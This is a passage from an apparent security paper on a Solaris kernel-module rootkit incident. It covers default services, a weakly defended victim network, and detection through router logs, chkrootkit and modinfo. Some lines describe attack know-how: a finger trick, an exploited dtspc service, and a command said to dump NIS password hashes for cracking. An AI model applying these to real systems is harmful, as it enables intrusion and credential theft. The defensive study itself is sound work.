The kernel is made up of a core that is always *loaded*, and *n-loadable* modules that are loaded as required. The kernel has two modes of operation; *user* and *kernel*. Each of these modes supports multi-threaded execution. It provides each program executed by the user with its own virtual machine environment, complete with management of execution context and state. Runtime loadable kernel modules are generally stored in the /usr/kernel and /usr/platform directories.

A Solaris also comes in two flavors; 32-bit and 64-bit. System administrators must be sensitive to the type of kernel they create at installation time since their applications may or may not run on a 64-bit kernel. On a 32-bit kernel, a *long word* declaration is the same size as an *integer* declaration. However a 64-bit kernel *long word* is 2x the size of an *integer*.

In general the Solaris kernel is responsible for [1]:

- Hardware management
- Software management
- File system management
- Memory management
- Paging and swapping
- Task scheduling
- Thread scheduling
- Signal/Interrupt handling
- Sleep queues
- Context switching

The components of the Solaris kernel that are responsible for these operations are [1] :

- The System Call Interface
- Process Execution and Scheduling
- Memory Management
- File Systems
- I/O Bus and Device Management
- Kernel Facilities- Clocks, timers, etc.
- Networking

Setting variables in the kernel modules at startup time is accomplished by setting them to the desired values in the /etc/system file. An example of contents of this file would be the following:

```
set shmsys:shminfo_shmmax=67108864
set shmsys:shminfo_shmseg=500
set shmsys:shminfo_shmmni=3248
set semsys:seminfo_semmsl=500
set semsys:seminfo_semmnu=500
set semsys:seminfo_semmni=500
set semsys:seminfo_semmns=500
```

(Here we are setting shared memory and semaphore parameters)

Kernel settings can also be set through the use of the *ndd* shell command. You can set and get values or kernel variables through /devices interfaces. For instance, if you wanted to verify that a network interface was set not to forward (route) packets, you would type in at a shell prompt:

```
# ndd –get /dev/ip ip_forwarding
```

If the response was a zero then routing is turned off. If it was set to a one (or true state) the following command would set routing off

```
# ndd –set /dev/ip ip_forwarding 0
```

Solaris also gives the developer a way to retrieve kernel-level module statistics through *kstat* programming. Kstat is short for kernel statistics and in the later versions of Solaris (post 2.7) it comes with a kstat reporting command.

Protocols

An "out of the box" installation for a server has the following TCP protocols (services) enabled:

```
TCP port 7      echo
TCP port 9      discard
TCP port 13     daytime
TCP port 19     chargen
TCP port 21     ftp
TCP port 23     telnet
TCP port 37     time
TCP port 79     finger
TCP port 111    sunrpc
TCP port 512    exec
TCP port 513    login
TCP port 514    shell
TCP port 515    printer
TCP port 540    uucp
TCP port 1103   xaudio
TCP port 2049   nfs
TCP port 4045   lockd
TCP port 6000   X11
TCP port 6112   dtspc
TCP port 7100   font-service
```

Echo, discard, daytime and chargen are also know as the small servers group, and are typically the focus of denial of service type attacks. They are no longer used by any Solaris software OS package or binary application. Consequently they are completely un-necessary to the operation of the system. Ftp, telnet, and time should only be enabled at the discretion of the system administrator. Time is probably un-necessary while telnet and ftp promote the use of cleartext passwords in transmission over networks. Finger can be used by a remote user to find out who is logged into another machine, yet comes with its own problems. There is a well known exploit where the remote user places a 0 (zero) in front of the @ sign of the options list fed to finger. Then finger executes it will report which users have never logged in. SunRPC is the remote procedure call service. You do not need to pass data to a daemon process that is bind() to a TCP port if remote procedure calls are supported. A remote user can use the *rpcinfo* command to determine such data. There is a very dangerous feature where if a systems IP address appears in the /.rhosts file, then *all* IP traffic is trusted from that host.

RPC cannot be shutoff completely since many applications use RPC (however, I would suggest replacing the *rpcbind* and *portmap* services with the ones available from Wietse Venema at http://www.porcupine.org/wietse/.)

Exec, login and shell all allow for interactive login and/or remote execution, not necessarily with authentication. Printer is for printer services. UUCP, the old unix-to-unix copy service for networks that aren't always up and running, is pretty much useless. Xaudio on a server is not necessary. NFS, or network file system, is very, very dangerous in a DMZ or any untrusted environment since it'ss easily spoofed. Lockd is used by NFS, so if NFS is shut off you can disable lockd as well. Dtspc, the service we exploited to get on the server, is also on by default. And finally, font-services is completely un-necessary for most servers.

Patches

The patch set that comes with the Solaris 7 installation CD (and for that matter any version of Solaris) contains only those patches necessary for basic installation. This set is NOT the "recommended" patch set from Sun Microsystem. The recommended patch set is available from http://sunsolve.sun.com/ . Sun offers a recommended patch set for each version on Solaris and each architecture (SPARC and Intel) they support. To see whether or not the systems administrator has loaded the Sun Microsystem recommended patch set one merely needs to execute the following statement:

```
shrimp# showrev –p| wc –l
             51
shrimp#
```

In this example, *showrev -p* will display a list of all of the patches installed. By piping the output to *wc –l* (word count command with the "just report the number of lines seen" option), you will be able to tell how many patches are loaded. If the number returned is small (say less than 75) the system most likely does not have the recommended patch set installed. Typically, this number should be in the hundreds. Another method is to cd to /var/sadm/patch. This directory on every Solaris server contains a directory for each patch applied. The name of each directory is a patch number. Although it takes root privileges to descend into these patch directories to examine their file contents, one merely needs to visit http://sunsolve.sun.com/ and paste the patch number into the search function available at the site to pull up a description.

By far the most popular reason system administrators do not install the OS recommended patch set, or any security patches for that matter, is because they say the patches interfere with applications running on the system. Consequently, the black hat has an absolute glut of Solaris systems to exploit in the wild. But quite frankly, my being an old UNIX systems programmer and administrator, I can be quite frank and say the real reason is laziness, lack of direction from management to be concerned over such matters, and their belief that UNIX is just so much more secure than Windows.

The system we victimized in this paper did not have the Solaris 7 recommended patch set loaded.

Victim Environment

The victim environment is a typical commercial computing environment of a hard outer shell protected by firewalls and access control lists (ACLs) on Internet facing routers, and a lightly protected Intranet. Everything on the "inside" (on the Intranet) is trusted, and everything "outside" (on the Internet) is considered hostile or un-trusted. It also has an Extranet; an environment that is used by corporate partners to use in conjunction with employees of the company. There is a third party (partner controlled) router on the Extranet which is used by a trusted partner company to gain access to the Extranet. There is also a virtual private network (VPN) gateway connecting the DMZ to the Extranet. This is used for small business partners that do not wish to connect a corporate leased line to a router on the Extranet.

The firewall policies and access control lists (ACLs) are designed to protect the servers on the DMZ and Extranet from exploit sourced from the Internet, but nowhere else. All traffic is trusted from the Intranet to the Extranet and the DMZ. Although the information system has security mechanisms in place, the policies that dictate their function are *trusting.* They do not recognize or acknowledge the possibility of someone or group wishing to upload proprietary or sensitive datafrom the Intranet or Extranet to someone else on the Internet who is completely hostile to all of the partners.

The routers are Cisco with the Firewall Feature Set, the UNIX servers are Sun Microsystems with varying versions of Solaris, and the stateful packet filter firewall a Nokia 330 router with Checkpoint Firewall NG.

DMZ Information System

The systems on the DMZ are there for both outbound and inbound access from the Internet. The access control list on the Cisco router facing the Internet limits what TCP/UDP and IPSec protocols clients can use to access systems on the DMZ. The SMTP/DNS/FTP/NTP server is for email (sendmail), Internet name resolution (named), FTP drop box (wu-ftpd) and NTP (network time protocol). The proxy server is a Netscape HTTP proxy for employees on the Intranet to use to gain access to websites on the Internet. The Apache webserver has a single active website that shows what the company does and how to contact a salesman.

Systems Description

Each of the DMZ servers uses either the software that comes with a Solaris installation or freeware available from the Internet. They have varying versions of Solaris installed with no recommended patch sets. The systems sit “safely” behind the Internet router that limits inbound access to selected services. Since the systems on the DMZ were not viewed as a direct threat to the proprietary or sensitive information on the Extranet or Intranet, it was felt that the expense of using another firewall to protect such system was not warranted. It would have meant yet another system needing to be on a service contract. This non-requirement is convenient to Sourcing since it helps to balance the IT budget.

Each system uses Solaris NIS for authentication. The authentication server sits on the Intranet, for the convenience of the systems administrators, and “added protection” of the firewall. The system administrators use their workstations on the Intranet to telnet and ftp to the DMZ servers, for convenience. Since they “need” Xwindows, they run Xwindows on the servers and then “require” the information security staff to open X11 through the firewall back into the Intranet. If this is turned off, and a partner suddenly has a problem on the Extranet, then it would take more time to fix the problem, therefore denying the customer/partner the *highest possible level of service*.

Although root login is not permitted on non-Console sessions (i.e., using telnet) for security reasons, system administrators use generic user and service accounts to log into. These were initially set up for running applications, but now are convenient for interactive login. The FTP service is used to upload and download files to and from the DMZ systems. The FTP service on the server is not chroot'ed and permits users to *cd* to any directory they choose. This too is done for the convenience of the code developers and IT system administrators.

There is little or no configuration management. This type of control would only slow down fixing problems and therefore make the customer/partner more un-happy.

The disaster recovery plan consists of a spreadsheet showing what systems on the Intranet might be able to be cobbled up in the event of a disaster, like a hard rive disk burn out, or a SPARC CPU in a system goes bad.

The servers are backed up to local tape drives. The tapes are kept in the same room as the DMZ equipment, for the convenience of the junior admin that changes tapes once a week.

In all, the DMZ is quite convenient.

Applications

There are two applications running on the DMZ. They are an Apache web server and an instance of Netscape Proxy. The administrative staff does try to keep the web server system patched. One of the system administrators checks for patches once a week…. or when they remember to. There is host-based intrusion detection running; a copy of logcheck from PSIONIC is used to look at the web logs for hacking attempts sourced from the Internet, but since the server was never fingerprinted, there is no way to know if the hacking attempt was successful.

Extranet Information System

The Extranet was deployed to create a safe computing environment for the company and its partners/customers. The company deemed it a security risk for partners and customers to connect directly to the Intranet from the Internet, regardless of the number of firewalls used. Some partners are considered friendlier to the company than others, so who has access to what information on the Intranet is quite political and effects firewall policy.

They chose a highly integrated data vault product called Windchill. With this product, you can have the webserver, database and data vault *all on one system*. In fact, for the version of Windchill they are running *it is required* that everything be running on a single system. This type of "superior" integration was viewed by Sourcing as a huge win for finance (only one computer needed) and by IT (fewer systems to manage). The InfoSec employees complained that the company was "putting all their eggs in one basket", but since "putting all their eggs in one basket" could not be measured in dollars and cents that could affect a particular contract, the complaint was ignored and the group labeled as not team oriented or having lost customer focus.

Systems Description

Each program uses a data vault to store its file set. The data vault system administrators control who has access to what data in what vault by use of a local vault-proprietary authentication and authorization service. It is LDAP similar, but since the software product is old and there is little or no documentation, its difficult to determine how the software performs its task. But there is a help desk the admins can call if something goes bump in the night… that is if someone can determine if something actually went "bump".

Each program also uses *a different tablespace* on the separate Extranet database server for storage of *program sensitive data* critical to the success of each program. By creating separate program tablespace's within the single instance of the database, it was viewed that they could *increase* security while *decreasing* the IT budget by reducing number of database licenses needed.

And for the convenience of the small business partner coming through the VPN, split tunneling is enabled. This is good for the client because they will be able to simultaneously maintain session connections to the servers on the Extranet *and* systems on their own Intranet. However, this is not good for the Extranet since its enables every VPN client connection to act as a router between the Extranet and the clients local network.

The Solaris systems are configured identically to the ones on the DMZ; same rules apply. Telnet, ftp, and Xwindows are enabled, and the systems are un-patched for fear of breaking an application that might make a partner/customer unhappy.

All in all, like the DMZ, the Extranet is quite convenient.

Applications

The applications running on the Extranet are:

- Apache Tomcat (Solaris version 1.3.27)

- Oracle 7
- OpenLDAP Directory Server (Solaris version 2.0.7)
- Windchill 5


The Windchill product is typically used as a component of a product development system in a collaborative environment [2]. Many companies use it as a major part of a product life cycle management strategy. It gives the user the ability to store program and project data in objects called *data vaults*. The Windchill administrator can set up these vaults and set user permissions of access to data in the vaults. Although there is no known CERT advisory with this product, the problem is that it stores proprietary and company sensitive data in the vaults *unencrypted* on the disk, and once the black hat has access to the system, they have all the cleartext data they dump. The version of Windchill is left constant since the system administrators that set it up have long since left the company and the new system administrators do not want to upgrade it for fear of disrupting service to the customer. There are multiple program and project data vaults on the system.

The Oracle version is left constant since it is the recommended version to interface to Windchill. The company uses a single instance of Oracle with multiple tablespaces, one for each program.

The Apache webserver supports multiple websites (one per program). It is required in order to run the present version of Windchill. It cannot be patched since it is feared that it may break Windchill and that would upset the customer.

See the diagram in the following section, Victim Network Diagram, for an overall view of the Internet gateway complete with security mechanisms.

Victim Network Diagram


Internet
Router w/ Inbound from Internet ACL
Corporate DMZ - 210.210.1.0/24
SMTP/DNS/FTP/NTP
Apache Webserver
Netscape Proxy
VPN Gateway
Corporate Extranet - 192.186.0.0/24
Stateful Packet Filter Firewall
Third Party Router w/ ACL controlled by Extranet partner
Apache Webserver Oracle DB Windchill Data Vault (Multi-Program)
Corporate Intranet
10.1.0.0/16
NIS/LDAP

Victim Information System Architecture

Firewalls/ACLs

There is a single router ACL on the Internet facing router. The ACL examines inbound IP/IPSec traffic from the Internet bound for either the DMZ or Extranet. It has anti-spoofing access control entries (ACEs) and limits what protocols systems on the Internet can use to access data on the DMZ and Extranet. The following is the ACL:

```
# Access list facing the Internet
Extended IP access list 100
#Anti-Spoofing and bad traffic ACE's - Make sure inside
#traffic is coming from inside interface and any reject bogus
#source addresses
    deny ip 0.0.0.0 255.255.255.0 any
    deny ip 0.0.0.255 255.255.255.0 any
    deny ip 0.0.0.0 0.255.255.255 any
    deny ip 1.0.0.0 0.255.255.255 any
    deny ip 23.0.0.0 0.255.255.255 any
    deny ip 31.0.0.0 0.255.255.255 any
    deny ip 61.0.0.0 0.255.255.255 any
    deny ip 126.0.0.0 0.255.255.255 any
    deny ip 127.0.0.0 0.255.255.255 any
    deny ip 169.254.0.0 0.0.255.255 any
    deny ip 172.16.0.0 0.31.255.255 any
    deny ip 192.168.0.0 0.0.255.255 any
    deny ip 10.0.0.0 0.255.255.255 any
#Permit all established TCP connections
    permit tcp any any established
#Allow ICMP
    permit icmp any any
#Allow DNS to the DNS server
    permit udp any host 210.210.1.10 eq dns
    permit tcp any host 210.210.1.10 eq dns
#Allow FTP to ftp drop/pickup box
    permit tcp any host 210.210.1.10 eq ftp
    permit tcp any host 210.210.1.10 eq ftp-data
#Allow Email to smtp server
    permit tcp any host 210.210.1.10 eq smtp
#Allow NTP to ntp server
    permit tcp any host 210.210.1.10 eq ntp
#Allow HTTP/HTTPS to webserver
    permit tcp any host 210.210.1.11 eq www
    permit tcp any host 210.210.1.11 eq ssl
#Allow IPSec to VPN gateway
    permit udp any host 210.210.1.100 eq isakmp
    permit esp any host 210.210.1.100
    permit ahp any host 210.210.1.100
#Deny everything else
    deny ip any any log
```

The most significant problems with access control on the router is:

1. The inbound ACL permits all forms of ICMP
2. The inbound ACL logs nothing.
3. The inbound ACL permits DNS, SMTP, NTP and FTP all to the same server
4. There is no monitoring of outbound traffic from either the DMZ or Extranet

Consequently, should a black hat rootkit either a DMZ server or Extranet server, they could establish a covert channel of communications to a system on the Internet. Since the inbound ACL had a ‘permit tcp any any established’ ACE, any established TCP connection sourced from the inside will have its returned traffic from the Internet trusted.

Furthermore, permitting all forms of ICMP only promotes OS fingerprinting by such tools as X, from sys-security.com.

The stateful packet filter firewall rules are as follows:

From	To	Service	Permission	Explanation
10.1.0.0/16	192.168.0.0/24	Any	Accept/NOLOG	General employee Extranet access
10.1.0.0/16	210.210.1.0/24 DMZ	Any	Accept/NOLOG	General employee DMZ access
Any	Webserver	http	Accept/NOLOG	Internet access to Company website
Any	DMZ	https	Accept/NOLOG	Internet access to Company website

	Webserver			
Any	DMZ DNS server	dns	Accept/NOLOG	Internet support for external DNS
Any	DMZ NTP server	ntp	Accept/NOLOG	Network time protocol (NTP)
Any	DMZ FTP server	ftp	Accept/NOLOG	Intenet access for FTP drop/pick-up box
Any	DMZ Email server	smtp	Accept/NOLOG	Internet Email system
Any	VPN gateway	IPSec	Accept/NOLOG	Partner VPN gateway to Extranet
192.168.0.0/24 210.210.1.0/24	NIS/LDAP server	LDAP NIS	Accept/NOLOG	LDAP and NIS authentication
Any	Any	Any	Deny/LOG	Reject the rest

The most significant problems with the firewall rules are:

1. Anyone on the Intranet can establish TCP connections to systems on the DMZ and Extranet without any logging.
2. The policy permits NIS and LDAP lookups back through the firewall into the Intranet.
3. There is no logging of successful connections anywhere.

Everyone on the Intranet is trusted. This means even guests on the Intranet can try to establish TCP connections to the DMZ and Extranet servers. Should a guest on the Intranet that would be considered hostile or competitive to the extranet data and partners, the guests could not only port scan the systems, but also attempt break-ins and no one would know.

The use of NIS on the DMZ and Extranet is extremely dangerous. Should a black hat establish a rootkit on a Solaris DMZ or extranet server, they merely need to execute a 'yppasswd –k passwd' command to harvest every user and their encrypted password in the NIS database. This would yield valuable data to the black hat as to who works in the company and what their passwords are. CRACK is a popular Unix password recovery tool that can break 8 character DES encrypted data. It is available on the Internet at www.ugu.com (Unix Guru Universe) and could be used for such an effort.

Methods of systems administration

The program developers and system administrators use Telnet, FTP and X windows for content and configuration management. They sit at their workstations on the Intranet and administer the systems remotely without ever leaving their seats. Consequently, they continually send root passwords and sensitive information to the un-trusted and hostile DMZ and Extranet networks unencrypted, and consequently in clear text format.

Deployed IDS

There are no host-based or network-based intrusion detection systems. The only "intrusions" the company is concerned with are virus outbreaks on the Windows systems on the Intranet. The Solaris administrators have convinced their management that Unix is much more secure than Windows, so IDS is un-necessary.

Detection

Detecting rootkits such as the one described in this paper can be accomplished one of two ways. Either by network-based protocol analysis, or server kernel space examination. For network-based protocol analysis, one needs to know which communication protocols are needed for content management, system administration, and approved-for-use applications. It is also necessary to know in which directions the TCP three-way handshakes occur between client and servers. By examining these protocols, you can usually discover covert channels of communication.

Host-based detection requires that fresh, *clean copies* of kernel space reporting functions (commands) *MUST* be used for analysis of the server, preferably copies of executables found on a CD. Should preliminary test results indicate corruption of a server, the forensic analyst must make a full disk copy (possibly multiple disks) using the *dd* command of Unix so as to take the analysis offline to a system approved for forensic analysis.

The most significant problem with detecting rootkits in the computing environment described here is that the entire environment was designed to be so trusting and void of basic information security processes.   Typically, environments like this have no real security policy (other than what a sys admin dreamed up and sold to management), no standard procedures derived from security policy for programs to follow, or guidelines and best practices for a company staff to use.

Information security is a discipline required by leadership to be practiced by its staff. Consequently, if IT management is either unconvinced that threats to the information they are responsible for exist, or they just don't care because there is no financial profit or bonus in it by correcting the deficiencies in policy, procedures, guidelines and practices, then the black hat can have a field day on their network.

Network Based – Tracking and Analyzing IP Protocols

There are many IP protocol analyzers available. Products such as *Ethereal* can be used to capture all traffic into and out of spanned ports of a network switch thus giving the network administrator or security analyst the ability to look at session traffic between client and server. Although this type of product is very feature rich, it doesn't give the security admin a way of identifying attacks like buffer overflows, format strings, NOP sleds, etc, without great effort.

IDS systems such as *snort* provide the security analyst with a very detailed view of *what it thinks* are attacks. The biggest problem with snort is that it can't identify *what type of system* it sees as being the target of "potentially malicious" types of traffic. Consequently the security analyst must sift through mounds and mounds of false alarms.

What a security analyst needs is a tool(s) to quickly identify unauthorized protocols being used for sending data to systems not generally authorized to receive it. What this author recommends is to:

1) Add an ACL on the router facing the Internet to look at traffic inbound from the DMZ interface. Allow or disallow traffic as necessary, but in any case *log the data* to a Unix system running syslog.
2) Modify the inbound-from-the-Internet ACL on the Internet router to reject and *log interesting protocols* like ICMP. ICMP is not necessary for operation of systems facing the Internet.
3) Use logcheck from psionic.com to analyze data in the syslog files and automate the alerting of the security analyst of any detected bogus network activity.
4) Use the *pdr* program provided in appendix A of this document to summarize the data captured in the syslog on a daily, weekly and/or monthly basis and search for patterns of abuse that can occur over long periods of time.

An ACL that can be used to examine such inbound traffic from a DMZ or extranet on a Cisco router would look like the following:

```
Extended IP access list <your number here>
# Permitted protocols
   permit tcp any host <site webserver IP address> eq www
   permit tcp any host <site webserver IP address> eq ssl
   permit tcp any host <site DNS IP address> eq dns
   permit udp any host <site DNS IP address> eq dns
.
.
   permit tcp any host eq ssl log
   permit icmp any any log
# Forbidden protocols
  deny tcp any any log
```

```
   deny udp any any log
```

Note that there are two sections to the list. The first is the allowed protocol section and the second is the forbidden or unexpected protocol use section. Note also that in the allowed protocol section we can selectively permit outbound traffic on questionable or interesting traffic yet still log its event.

A typical syslog entry by a Cisco router appears as the following:

```
Feb  1 13:44:14: %SEC-6-IPACCESSLOGP: list 123 permit tcp 210.210.1.1(1080) ->12.34.56.78(22), 1 packet
```

This entry shows which list detected the event (list number), whether the traffic was permitted or denied, the source IP address, source port, destination IP address, destination port, and how many packets were sent. In this particular example it shows that our webserver on the DMZ was trying to establish an SSH connection to some unknown system on the Internet. Not good.

Once the messages are successfully recorded on the syslog server, you can then use logcheck from psionic.com to analyze the traffic in the syslog file and send warnings to security admins via email. Logcheck is a Unix shell script that uses regular expression filters to identify textual patterns appearing a file. To use logcheck, the security administrator puts regular expressions (ie, the patterns of interest) in the warnings or hacking files that logcheck uses as input, defines in the logcheck script just where the email should be sent, and then make an entry in crontab of the Unix box to run logcheck periodically. The following crontab entry shows a copy of logcheck running every 5 minutes.

```
0,5,10,15,20,25,30,35,40,45,50,55 * * * * /opt/logcheck/logcheck.sh > /dev/null 2>&1
```

Since logcheck is a shell script it does not need compilation.

For a more substantial picture of what is recorded in the syslog file, you can run the pdr program (See appendix A) against either one or more syslog files, and then open the findings file in Microsoft Excel to view the results. It is written in C and is easily complied using gcc. There are no special include files, library files or archives necessary for compilation. To compile, the following command should be entered at a Solaris system loaded with gcc:

```
flounder% gcc –o pdr pdr.c
```

If the syslog files are rotated on the server daily or weekly through crontab, the security admin can concatenate several syslog files into a larger syslog file and then use pdr. To run pdr enter the following command:

```
flounder%  ./pdr   /var/log/syslog    >outputfile.txt
```

Please note that you do not have to be root to run this program.

The output of pdr is *a colon-delimited* file of permission status, source IP, destination IP, destination TCP/UDP/ICMP port, and how many times it occurred in the syslog file. In order to import the pdr findings file into Excel properly, the user should start Excel, go to the File tab, select Open, pick the file to read in, and when Excel asks about how the data is represented in the file, specify colon delimited by entering a ':' in the Other field. Excel will then display the contents of the file as represented in appendix B.

When in spreadsheet form, the security admin can sort on source IP, destination IP, TCP ports, UDP ports, ICMP ports, etc., and any combination of three. You can discover which of your systems are most interesting to the black hat and any unusual/unexpected traffic originating from your systems. You can even correlate events over long periods of time, say a month or more. The only limitation on the use of pdr is that if it generates over 64K rows of data for Excel to import, then a concatenated Excel spreadsheet will be displayed. But this is strictly an Excel limitation. To remedy this situation one simply can divide the pdr findings file into smaller pieces before import into Excel. Or just modify the pdr program to be sensitive to the number of lines it generates and to output the overflow lines to another file.

Please note the Excel spreadsheet lines highlighted in blue in appendix B. They indicate that someone was sending ICMP Echo Requests to the webserver for some time, and that suddenly the webserver started sending ICMP Echo Requests back to the same system. Also note that the server also had established 10 successful outbound SSH connections! Since SSH was not an allowable outbound protocol, this is a clear indication of corruption.

Host Based – Using chkrootkit, modinfo and kstat

There are several different methods of host-based hidden kernel module rootkit detection. For instance, if a systems administrator was wise enough to fingerprint (md5 checksum) their system (/proc, etc) when it went into production, then they would have a list of "expected values" to which they could compare any given results from re-running the fingerprint process. Unfortunately, this and most other detection methods require this foresight by the system administrator and therefore offer little help when a system has been in production and little is known about it other than its primary purpose on the network.

The three most useful methods of determining a hidden kernel module are the following:

1) chkrootkit – Unix rootkit detector
2) modinfo – Solaris command to determine what modules are loaded
3) kstat – Solaris kernel statistics

chkrootkit is a very thorough Unix rootkit detector. It is available from http://www.chkrootkit.org/. At the time of the writing of this paper it was capable of detecting 55 different types of rootkits. It does this by scanning Unix OS binaries for modifications, checking to see if the NIC interface is set to promiscuous mode, looking for modifications made to the wtmp file (user login data), hidden kernel modules, and hidden directories (especially in the /proc file system). It supports a variety of Unix operating system, like Linux, FreeBSD, OpenBSD, but most importantly for us it works for Solaris. It was developed by Nelson Murilo (main author) and Klaus Steding-Jessen.

To install a copy of chkrootkit download the latest gzip'ed version from chkrootkit.com an enter the following commands:

```
flounder# gunzip chkrootkit-0.40-sol7-sparc-local.gz
flounder# pkgadd -d chkrootkit-0.40-sol7-sparc-local
```

It will install in /usr/local/bin and runs as a Bourne shell script.

Out of the box, chkrootkit will look for backdoors in the following Unix binaries [7]:

```
amd basename biff chfn chsh cron date du dirname echo egrep env find
fingerd gpm grep hdparm su ifconfig inetd inetdconf identd init killall
ldsopreload login ls lsof mail mingetty netstat named passwd pidof pop2 pop3
ps pstree rpcinfo rlogind rshd slogin sendmail sshd syslogd tar tcpd
tcpdump top telnetd timed traceroute w write
```

As part of its tools testing it will also look for the existence of the following [7]:

```
aliens asp bindshell lkm rexedcs sniffer wted scalper slapper z2
```

An excellent feature of chkrootkit is that it allows you to use *your set* of binary commands instead of the potentially trojaned commands on the server. To use your command set that are on CD you enter the following command on the computer:

```
flounder# ./chkrootkit -p /cdrom/bin
```

The output from chkrootkit consists of found or not found messages written to standard output. Should it find a rootkit the administrator should take the server offline and rebuild from installation CDs.

The next method of Solaris hidden kernel module detection is using the kstat (kernel statistics) available to the administrator at the command line. Unfortunately, since it wasn't available until Solaris 8, it isn't much good to us here (since our system is Solaris 7). And you must also be *very* knowledgeable on Solaris kernel statistics to interpret the results. It is not a hidden kernel module detection tool per se, but the reports you can generate from its use can be very useful in their detection.

The kstat program itself, found in /usr/bin, is written in Perl. By using it with various command line options, you can extract information about CPU utilization, memory consumption, network interface statistics, etc. The power of kstat is its ability to report on a module:instance:name:statistic basis. Kstat when used without any options will dump everything it can determine about statistics in all loaded modules. And so the value of using kstat is that it can report overall kernel statistics *and* individual module statistics, from which conclusions can be deduced. A more thorough discussion of kstat can be found at http://developers.sun.com/solaris/articles/kstat_part2.html .

But the only fool-proof method the author of this paper has found is on using the Solaris command modinfo. modinfo when used without any options will display summary information about all *named* modules and nothing about un-named ones. In reality we can use this deficiency to our benefit.

Here is a sample output from a modinfo command without options.

```
flounder# modinfo
 Id Loadaddr   Size Info Rev Module Name
  6 1013a000   431b   1   1  specfs (filesystem for specfs)
  8 1013fbf8   331c   1   1  TS (time sharing sched class)
  9 101427d0    8d4   -   1  TS_DPTBL (Time sharing dispatch table)
 10 10142858  2742b   2   1  ufs (filesystem for ufs)
 11 10167c5b  12238 226   1  rpcmod (RPC syscall)
.
.
.
111 1013e0a3   1653  24   1  bufmod (streams buffer mod)
112 10209cd3    9d5  25   1  pckt (pckt module)
113 1030d998    820  72   1  ksyms (kernel symbols driver)
flounder#
```

If we run modinfo with the –i option we can obtain summary info on a specific module. For instance:

```
flounder#  modinfo –I 113
Id Loadaddr   Size Info Rev Module Name
113 1030d998    820  72   1  ksyms (kernel symbols driver)
flounder#
```

Note the header line and data line. If we run modinfo with the –i option, and the module does not exist, we get the following response:

```
flounder#  modinfo –I 113
can't get module information: Invalid argument
```

```
flounder#
```

Note no header line. However, if we run modinfo with the –i option on a module that *does* exists but is *un-named* (ie, hidden) we get the following result.

```
flounder#  modinfo –I 114
Id Loadaddr   Size Info Rev Module Name
flounder#
```

Note that we do get a header line *but no data line*! This indicates something is definitely there but that modinfo can't report on it.   But that's ok; now we have a signature – header, no data.

And fortunately, for the white hat, when anyone loads a kernel module using modload, they cannot choose an Id number; the system chooses one sequentially based on the ones already in existence. So in this case 114 was chosen by the system for the SLKM rootkit. This author has noted though that if you load 2 modules in series, then modunload the first one, the second one doesn't get renumbered a new Id or anything. So it would be wise for the white hat to check the bottom of the list plus one… and then a few. So if 113 was the last number used, I would check 114 to 120, just to be safe.

This method was found to work on Solaris 7, 8 and 9.

Handling the Incident

In preparation for handling the incident the security analyst must not only be prepared technically to handle the problem but also must have the permission of the leadership authorizing the systems use to take the system off line. During the analysis phase, the analyst must be prepared to generate a audit trail that is acceptable to their human relations group, legal group, and law enforcement.

Once an event has been classified an incident it is important for the security administrator not to "announce to the world" that there is a problem. They should follow a standard procedure based on policy to deal with the incident. Without an approved security policy and standard procedure to follow, the security analyst cannot execute their investigative task in a manner that is consistent with what is lawful, and that which is considered acceptable behavior. This procedure is usually referred to as an *Emergency Action Plan* [8].   The key components of this plan should address the following [9]:

- Conduct objective, thorough and timely incident investigations
- Preserve individual privacy rights
- Collect, preserve and protect incident/investigation data
- Maintain confidentiality as required
- Safeguard investigation material/documentation

- Maintain chain of custody of investigation material/documentation
- Develop conclusions fully supported by facts in evidence investigation and subsequent development and implementation of corrective or problem bypass measures
- Conduct a post-incident review of investigation and document policy or procedural issues that enhanced or hindered the incident investigation

Once the security analyst has permission from the program management or IT leadership, and has a documented process to follow on how to handle an investigation, they can proceed.

Preparation and Identification

The security analyst derives their authority to investigate an incident from the business unit they work for. Consequently they must work carefully and only do what they are authorized to do by their management. They also need to select another security administrator to assist them. It is imperative that they have someone that can verify their actions or steps taken during the investigation. In the event that either disciplinary or legal action is pursued against those responsible for the incident the second team member can verify action taken. So the minimum team investigating an incident should be made of

1) A team leader – someone from either human relations or legal authorizing the investigation
2) The lead security admin – responsible for the technical aspects of the investigation and reporting of findings "as required" to the team leader
3) The assistant security admin – responsible for supporting the lead admin in the execution of their investigative tasks.

The security administrator must be prepared to establish a chain of custody for any hardware confiscated. A corporate or business unit approved form should be used to track who had custody from the moment the system was taken offline for analysis. The chain of custody form must accompany the hardware where it goes. Any break in the chain of custody can cause serious problems when it comes time to discipline the responsible people.

The security administrator also must have the hardware and forensic software available to conduct the investigation. They must be prepared to make a copy of the disks that are evidential to the investigation and work with them only. A bit for bit copy, including swap space, of all of the hard drives is the only acceptable method.

Their operating resources should include [9]:

Secured room with restricted entry

- Locking file cabinets
- Locking evidence storage containers
- Sufficient power and environmental controls

Hardware

